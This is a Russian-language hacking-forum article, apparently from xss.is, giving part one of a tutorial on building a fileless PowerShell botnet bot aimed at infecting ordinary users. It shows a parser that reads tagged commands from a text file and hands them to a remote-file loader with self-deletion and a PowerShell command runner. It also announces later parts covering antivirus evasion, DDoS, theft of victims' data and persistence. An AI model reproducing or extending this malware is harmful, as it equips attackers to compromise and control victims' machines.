

# Статья Пишем fileless бота на PowerShell. Часть I.

 [xss.is/threads/37391](https://xss.is/threads/37391)

Привет, XSS, решил сделать "пилотную" статью по созданию и построению своего небольшого ботнета, отличительным свойством которого будет возможность заражать машины ~~терми~~ простых работяг без бинарного файла. В первой статье мы затронем лишь написание основы нашего ботнета, а для этого достаточно будет хранить команды в обычном .txt файле.

Это мой первый опыт в написании данного вида малвари (тем более на PowerShell), соответственно в некоторых моментах могу допускать ошибки, буду благодарен если вы сможете меня исправлять.

В первой части:


- "Каскад" нашего бота.
- Добавления начального функционала: Loader файлов, Invoke повершелл команд.
- Парс задач для боти и их выполнение.

Сам цикл статей будет разбит на несколько частей:

1. Принцип работы бота, основа. Парсинг команд с C&C сервера и их выполнение.
2. Расширение функционала. Методы обхода статического детекта AV. Добавление методов DDoS.
3. Создание панели для ботнета.
4. Методы доставки зловреда. Простые техники целевых / массовых заражений.

Приступим!

Для начала подготовим создаём новый .ps1 файл с любым именем. Так как кодить я буду в стандартной IDE для PowerShell, то просто запускаем Windows PowerShell ISE (по дефолту есть в большинстве Win-машинах) и открываем наш созданный файл (Ctrl + o и выбираем файл).



Следует упомянуть, что писать бота мы будем на PowerShell v5, но адаптировать его под версии помладше не составит особого труда)

Теперь на нужно добавить пару юзингов: *System.IO* - для работы с файлами и папками, *System.Regex* - для парса конфига, *System.Diagnostics* - для запуска процессов и *System.Net* - для работы с сетью.

Теперь создадим две вспомогательные функции: *randomString* - которая возвращает рандомный набор символов, *jsonRegex* - которая возвращает регулярное выражение.

Теперь пора добавить базовые модули. Опять же для красоты кода создадим класс "Modules" в котором и будем помещать все методы.  
Rich (BB code):

```

Class Modules
{
# Modules Here
}

```

Добавим первый метод в нашего ботю - Loader. В классе Modules добавляем новый метод с именем Loader, который будет принимать два аргумента: url - ссылка на файл, selfDelete - булево выражение, которое будет отвечать за самоудаление скаченного файла. Код с комментариями:

И создаём ещё один новый метод, который будет инвовать повершелл команды - invokeCommand.

С модулями пока всё, самый начальный функционал есть, остальное мы напишем в следующих частях. Пора накодить парс команд.

Как я говорил в самом начале статьи, на первых этапах мы будем хранить команды в txt файле, поэтому создаём новый текстовик, и добавляем следующее:

```
<ps>Write-Host "Method Invoked!"</ps>
```

Как вы поняли, команды будут храниться между двумя тегами. В данном примере это ps, который будет говорить боту, что нужно инвокнуть метод.

Создадим новый класс с именем *MainClass*, в нём создаём переменную, которая будет считывать весь текст с текстовика:

C#:

```

Class MainClass
{
    static [string]$content = [File]::ReadAllText("C:\Users\%USERNAME%\Desktop\content.txt"); #
    Path to .txt file
}

```

Теперь создадим метод с именем Main, который будет являться главным. В методе Main создаём две переменные Regex: loaderReg - с помощью которой будем парсить команду для ладера, psCommand - с помощью которой будем парсить команду для инвока:

C#:

```

static Main()
{
    [Regex]$loaderReg = [Regex]::new($(jsonRegex -tag1 "<loader>" -tag2 "</loader>"))
    [Regex]$psCommand = [Regex]::new($(jsonRegex -tag1 "<ps>" -tag2 "</ps>"))
}

```


И теперь реализуем простые проверки, в которых парсим значение между тегами, и вызываем методы с этими значениями:

PHP:

```
if($loaderReg.IsMatch([MainClass]::content))
{
    [string]$url = $loaderReg.Match([MainClass]::content)
    [Modules]::Loader($url, $true)
}

if($psCommand.IsMatch([MainClass]::content))
{
    [string]$command = $psCommand.Match([MainClass]::content)
    [Modules]::invokeCommand($command)
}
```

Итого получаем:


The image shows a screenshot of a PowerShell script editor window titled 'XSSbot.ps1'. The script is a PowerShell class-based fileless bot. It starts with a comment: '#Simple fileless bot | XSS.is | Written by VirtualGh0st'. It then defines a 'MainClass' with a static property '\$content' that reads the contents of 'C:\Users\...\Desktop\content.txt'. The 'Main' method of 'MainClass' contains two conditional blocks. The first block checks if the '\$content' matches a regex pattern for a loader tag ('<loader>'). If it does, it extracts the URL and calls the 'Loader' method of the 'Modules' class. The second block checks if the '\$content' matches a regex pattern for a PowerShell command tag ('<ps>'). If it does, it extracts the command and calls the 'invokeCommand' method of the 'Modules' class. The 'Modules' class is partially visible at the bottom, showing a 'randomString' function and a 'jsonRegex' function.

```
XSSbot.ps1 X
1  #Simple fileless bot | XSS.is | Written by VirtualGh0st
2
3  #region begin Usings...
9
10 Class MainClass
11 {
12     static [string]$content = [File]::ReadAllText("C:\Users\...\Desktop\content.txt");
13
14     static Main()
15     {
16         [Regex]$loaderReg = [Regex]::new($(jsonRegex -tag1 "<loader>" -tag2 "</loader>"))
17         [Regex]$psCommand = [Regex]::new($(jsonRegex -tag1 "<ps>" -tag2 "</ps>"))
18
19         if($loaderReg.IsMatch([MainClass]::content))
20         {
21             [string]$url = $loaderReg.Match([MainClass]::content)
22             [Modules]::Loader($url, $true)
23         }
24
25         if($psCommand.IsMatch([MainClass]::content))
26         {
27             [string]$command = $psCommand.Match([MainClass]::content)
28             [Modules]::invokeCommand($command)
29         }
30     }
31 }
32
33 Class Modules
34 {
35     ...
36
37     function randomString()
38     {
39         ...
40     }
41
42     function jsonRegex($tag1, $tag2)
43     {
44         ...
45     }
46 }
```

По сути парс закончен, перейдём к тестам. В текстовом файле, что мы создали пишем простую команду:

```
<ps>Write-Host "Method Succes Invoked!"</ps>
```

Сохраняем файл, в коде бота вызываем главный метод ([MainClass]::Main()), запускаем скрипт и смотрим вывод:



The screenshot shows a PowerShell script named 'XSSbot.ps1' being executed. The script is a 'fileless bot' written by VirtualGh0st. It reads the content of 'C:\Users\...\Desktop\content.txt' and checks for specific tags. A Notepad window titled 'content.txt — Блокнот' is open, showing the command: `<ps>write-Host "Method Succes Invoked!"</ps>`. The PowerShell console output shows 'Method Succes Invoked!' and the prompt 'PS C:\Users\...\Desktop\ps>'.

```
1 #Simple fileless bot | XSS.is | Written by VirtualGh0st
2
3 #region begin Usings...
9
10 [MainClass]::Main()
11
12 Class MainClass
13 {
14     static [string]$content = [File]::ReadAllText("C:\Users\...\Desktop\content.txt");
15     static Main()
16     {
17         [Regex]$loaderReg = [Regex]::new("${jsonRegex} -tag1 "<loader>" -tag2 "</loader>")
18         [Regex]$psCommand = [Regex]::new("${jsonRegex} -tag1 "<ps>" -tag2 "</ps>")
19
20         if($loaderReg.IsMatch([MainClass]::content))
21         {
22             ...
23         }
24
25         if($psCommand.IsMatch([MainClass]::content))
26         {
27             ...
28         }
29     }
30 }
31
32 Class Modules
33 {
34     ...
35 }
36
```

Method Succes Invoked!

PS C:\Users\...\Desktop\ps>

## Закключение.

На этом статья подходит к концу. напомним, что это была "пилотная" часть из **возможного** цикла статей. В следующих статьях мы дополним функционал методами DDoS'a, кражей данных с ПК жертвы, а так-же затронем тему обфускации и закрепления в системе. Остались вопросы или предложения? - Отпиши либо в этой теме, либо мне в пм (в зависимости от вопроса)). Спасибо за прочтение, и всего хорошего!

P.S Сорец прикреплён к статье.

(с) VirtualGhost специально для XSS.is!